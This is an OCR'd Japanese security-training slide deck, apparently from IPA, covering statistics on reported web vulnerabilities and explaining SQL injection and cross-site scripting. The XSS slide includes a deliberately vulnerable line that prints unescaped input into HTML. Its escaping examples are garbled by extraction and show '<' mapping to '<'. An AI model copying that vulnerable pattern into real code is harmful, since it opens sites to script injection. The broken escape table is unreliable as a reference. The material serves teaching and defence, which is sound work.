
- 原因は「ウェブアプリケーションの脆弱性」が最多
  - 「ウェブアプリケーションソフト」以外のソフトウェア製品であっても、**ウェブブラウザから管理・使用するものが多く**、そこに脆弱性が存在



ソフトウェア製品の脆弱性としてIPAに届けられ受理した812件の内訳

ソフトウェア製品 脆弱性届出の脅威別内訳


- **脅威**は「任意のスクリプトの実行」が約半分を占める
  - これはソフトウェア製品として届けられた脆弱性の種類が、**クロスサイト・スクリプトの脆弱性**であることに起因



ソフトウェア製品の脆弱性としてIPAに届けられ受理した812件の内訳


ウェブサイト 脆弱性届出の種類別内訳

- ウェブサイト脆弱性の種類は「クロスサイト・スクリプティング」「SQLインジェクション 」「DNS情報の設定不備」が全体の86%を占める



ウェブサイト 脆弱性届出の脅威別内訳

- ウェブサイト脆弱性の**脅威**は「本物サイト上への偽情報の表示」「ドメイン情報の挿入」「データの改ざん、消去」の順で、上位3つは届出の種類と一致




ウェブサイトの脆弱性としてIPAに届けられ受理した4,596件の内訳

2.4 SQLインジェクションとは？

- 対象
  - データベースをバックエンドで利用している ウェブアプリケーション
- 原因
  - データベースへの命令の組立て方に問題
- 脅威
  - 外部からのアクセスで、データベースを 直接操作されてしまう

※SQL (Structured Query Language)
リレーショナルデータベースマネジメントシステム(RDBMS)において、データの操作や定義を行うための問合せ言語のこと。構造化問い合わせ言語とも言う。


SQLインジェクションの動作



・データベースから重要な情報が盗まれてしまう

SQLインジェクションの攻撃傾向

SQLインジェクション攻撃が爆発的に増加！！



SQLインジェクション攻撃検知数（LAC/JSOC 調べ）

出典：株式会社ラック「セキュリティアラート」より
http://www.lac.co.jp/info/alert/alert20090508.html


2.5 クロスサイト・スクリプティングとは？

- 対象
  - 動的にHTML ページを出力するサイトで、処理実装に問題があるもの


    例：print "<h1>$title</h1>";
- 原因
  - 文字列（$title)を出力する際、「**テキスト**」として出力することを想定しているにもかかわらず、その実現に**必要な処理（エスケープ処理）を実装していない**

    例：< → <、> → >、& → &など
- 脅威
  - 「**テキスト**」として出力することを想定した箇所に「**HTMLタグ**」として出力することができてしまう

クロスサイト・スクリプティングの脆弱性



クロスサイト・スクリプティングの動作




・ウェブページに好きな文章等を表示させる（ページ改ざん）
・ブラウザ上からは見えない命令を書き込み、情報を盗む

2.6 DNSキャッシュポイズニングとは？

